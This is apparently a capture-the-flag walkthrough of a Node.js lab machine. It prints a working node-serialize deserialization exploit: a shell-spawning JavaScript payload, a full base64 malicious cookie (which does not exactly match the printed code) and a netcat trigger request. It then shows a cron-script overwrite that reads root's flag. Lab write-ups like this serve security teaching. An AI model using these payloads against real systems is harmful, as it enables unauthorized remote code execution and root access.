Target IP: 10.10.10.85
Target OS: Linux


1. Owning the User

As usually, we start with the `nmap` to see open ports:


```
blinder@peaky:~$ nmap -v -A 10.10.10.85

...
PORT     STATE SERVICE VERSION
3000/tcp open  http    Node.js Express framework
...
```

There is only one port open in this server. Let's check the website since it's a HTTP service:



Initially, this was the content of the website. However, after trying once more, we have another content output:




Since 3000 was the only port open, I decided to enumerate the web with `dirbuster`, but without any real result. Having previous experience with Burp Suite – an awesome tool for website pentesting – I decided to fire it up and see if any hidden parameter is being passed in our HTTP request header.

Burp Suite is like a proxy 'server', which allows you to perform security testing of web applications and attack them using methods such as parameter tampering, brute forcing with Burp Intruder, repeating requests with Burp Repeater and much more. Since it acts as a proxy, first we configure our browser's connection settings.


You can learn more about Burp Suite in an earlier presentation walkthrough of mine:

(https://goo.gl/34a2j5) [Google Drive]


By default, Burp listens on port 8080.




We also make sure intercepting http(s) requests and responses option is on, so we can analyze HTTP headers:



Let's refresh the page (http://10.10.10.85:3000) again and see what we have captured:




We can immediately notice a cookie that the website stores, se let's send that value to the Burp Decoder and see if it's encoded.



Result:

Burp Decoder has a nice feature that smart decodes strings and this is the result we had at first:



That is certainty a base64 encoded string, so we decode it:

Now we have the following cookie that is being stored locally at our computer:

```
{"username":"Dummy","country":"Idk Probably Somewhere
Dumb","city":"Lametown","num":"2"}
```


Remember the `Hey Dummy 2 + 2 is 22` HTML content? We now have two attributes which the content is based on – Username and num. This could be a hint for potential RCE (Remote Code Execution), maybe via cookies?

Back in the `nmap` output, we saw that Node.js is running as the framework, and being unfamiliar with the subject, I had to research quite a bit about the service.

Node.js is an open-source, cross-platform JavaScript run-time environment that executes JavaScript code server-side.

In this walkthrough, I will be using Rest online tool (https://rest.secapps.com/) which makes the job easier on building the malicious cookie.

I will set up the cookie named profile and attach the JSON string:




Looking at the source code of module which can be found in this link, if we create a JSON object with an arbitrary parameter which contains a value that begins with _$$ND_FUNC$$_ we get remote code execution because it will eval.

```
if(obj[key].indexOf(FUNCFLAG) === 0) {
obj[key] = eval('(' + obj[key].substring(FUNCFLAG.length) + ')');
} else if(obj[key].indexOf(CIRCULARFLAG) === 0) {
```

The `eval()` function evaluates JavaScript code represented as a string.

We will also set up a variable called `malicious` at Rest to make it easier to manage the cookie string:

I set up `cyberacademy` as an arbitrary parameter, which contains the JSON format of our code:




We will use the following piece of code that I found while researching to perform RCE:

```
require('http').ServerResponse.prototype.end = (function (end) {
  return function () {
    if (this.socket._httpMessage.req.query.q === 'cyberacademy2018') {
        ['close', 'connect', 'data', 'drain', 'end', 'error', 'lookup',
'timeout', ''].forEach(this.socket.removeAllListeners.bind(this.socket))
        var cp = require('child_process')
        var net = require('net')
        var sh = cp.spawn('/bin/sh')
        sh.stdout.pipe(this.socket)
        sh.stderr.pipe(this.socket)
        this.socket.pipe(sh.stdin)
    } else {
        end.apply(this, arguments)
    }
  }
})(require('http').ServerResponse.prototype.end)
```

This code will first check for a particular query (in this case, we used `cyberacademy2018`) that when invoked in GET request, it will start the shell within node by reusing the already established socket.


I will continue by attaching this piece of code in our previously variable `malicious` which I set up.



Great, now we have the malicious cookie all ready (encoded) so we will get back to Burp Suite.

```
Cookie:
profile=eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlc
mUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIiLCJjeWJlcmFjYWRlbXkiOiJfJCRORF
9GVU5DJCRfcmVxdWlyZSgnaHR0cCcpLlNlcnZlclJlc3BvbnNlLnByb3RvdHlwZS5lbmQgPSAoZnV
uY3Rpb24gKGVuZCkgeyByZXR1cm4gZnVuY3Rpb24gKCkgeyBpZiAodGhpcy5z
b2NrZXQuX2h0dHBNZXNzYWdlLnJlcS5xdWVyeS5xID09PSAnY3liZXJhY2FkZW15MjAxOCcpIHtcc
lxuICAgICAgICBbJ2Nsb3NlJywgJ2Nvbm5lY3QnLCAnZGF0YScsICdkcmFpbicsICdlbmQnLCAnZX
Jyb3InLCAnbG9va3VwJywgJ3RpbWVvdXQnLCAnJ10uZm9yRWFjaCh0aGlzLnNvY2tldC5yZW1vdmV
BbGxMaXN0ZW5lcnMuYmluZCh0aGlzLnNvY2tldCkpXHJcbiAgICAgICAgdmFyIGNwID0gcmVxdWly
ZSgnY2hpbGRfcHJvY2VzcycpXHJcbiAgICAgICAgdmFyIG5ldCA9IHJlcXVpcmUoJ25ldCcpXHJcb
iAgICAgICAgdmFyIHNoID0gY3Auc3Bhd24oJy9iaW4vc2gnKVxyXG4gICAgICAgIHNoLnN0ZG91dC
5waXBlKHRoaXMuc29ja2V0KVxyXG4gICAgICAgIHNoLnN0ZGVyci5waXBlKHNvY2tldCkgc2gub24
oJ2V4aXQnLCBmdW5jdGlvbiAoY29kZSwgc2lnbmFsKSB7IHNvY2tldC5lbmQoJ1Byb2Nlc3MgZX
hpdGVkIHdpdGggY29kZSAnICsgY29kZSArICcgYW5kIHNpZ25hbCAnICsgc2lnbmFsKTsgfSk7IH
XF1aXJlKCdodHRwJykuU2VydmVyUmVzcG9uc2UucHJvdG90eXBlLmVuZCkifQ%3D%3D
```

Let’s intercept the next request and tamper the cookie parameter in the HTTP header:




We forward it, but nothing happens. Well, not so fast. We have attached our piece of cookie, but the shell has not yet spawned as we ought to make that particular query request that we set up earlier in the code (?q=cyberacademy2018).

We will use `netcat` to connect to 10.10.10.85 port 3000, which we can then make a **legit** request via `nc` to spawn the shell:

```
blinder@peaky:~$ nc 10.10.10.85 3000

GET /?q=cyberacademy2018 HTTP/1.1
```




This server is reset multiple times within an hour, so make sure to explore an option which Burp has (to copy HTTP request – the modified one – as cURL command) so you don't have to repeat a lot of the above steps.

2. Owning the System

We are now done with rest of the applications (Burp, Mozilla, Rest). Make sure you revert the proxy settings once you close Burp Suite.

When checking the home directory, we see a file called `output.txt` which is created by root and echoes "Script is running...".



After further enumerating the directory, we find a `script.py` file at `/home/sun/Documents` which basically prints "Script is running". We can immediately see a connection here. However, the fact that the ownership of `script.py` is `sun` is what threw me off at first, but after nearly an... hour, I got the trick.

```
sun@sun:~/Documents$ ls
ls
script.py  user.txt
sun@sun:~/Documents$ cat script.py
cat script.py
print "Script is running..."
sun@sun:~/Documents$ ls -la script.py
ls -la script.py
-rw-rw-r-- 1 sun sun 29 Sep 21  2017 script.py
sun@sun:~/Documents$
```

When checking out services that were running as `root`, at first, I wasted some time with the Xorg service (which was not the case in this machine), but it was the cronjob service that was running.

```
sun@sun:/$ ps -aux | grep cron
ps -aux | grep cron
root      3138  0.0  0.2  22812  2496 ?        Ss   01:29   0:00 /usr/sbin/anacron -dsq
root      3183  0.0  0.2  36076  2804 ?        Ss   01:29   0:00 /usr/sbin/cron -f
sun       4533  0.0  0.0  21292   960 pts/0    S+   01:37   0:00 grep --color=auto cron
```

I noticed something while enumerating Linux, and the system log file (`/var/log/syslog`) had an interesting output:

```
sun@sun:/$ cat /var/log/syslog
cat /var/log/syslog
Jun  2 01:34:19 sun anacron[3138]: Job `cron.daily' terminated
Jun  2 01:35:01 sun CRON[4502]: (root) CMD (python /home/sun/Documents/script.py > /home/sun/output.txt; cp /root/script.py /home/sun/Documents/script
.py; chown sun:sun /home/sun/Documents/script.py; chattr -i /home/sun/Documents/script.py; touch -d "$(date -R -r /home/sun/Documents/user.txt)" /home
/sun/Documents/script.py)
```

```
CRON[4502]: (root) CMD (python /home/sun/Documents/script.py >
/home/sun/output.txt; cp /root/script.py /home/sun/Documents/script.py; chown
sun:sun /home/sun/Documents/script.py;
```

This means that a job runs regularly with root privileges, which for most of its part executes the abovementioned `script.py` and writes its stdout at `/home/sun/output.txt`, resets script (in case someone modified anything) to "`print 'Script is running...'`" and changes the ownership of the script to `sun` (the user).

Since it changes the ownership, we can write any piece of python code and that will be executed as root every five minutes (based on cron entries). You can import the `os` library and execute any command with `os.system()` as root. I got the flag the easy way:

```
sun@sun:~$ echo "import os; os.system('cat /root/root.txt >
/home/sun/Documents/.sc')" > script.py
```

I waited a couple of minutes and then got the flag:

```
sun@sun:~$ cat .sc
...
sun@sun:~$ rm -rf .sc
```

– Arti Karahoda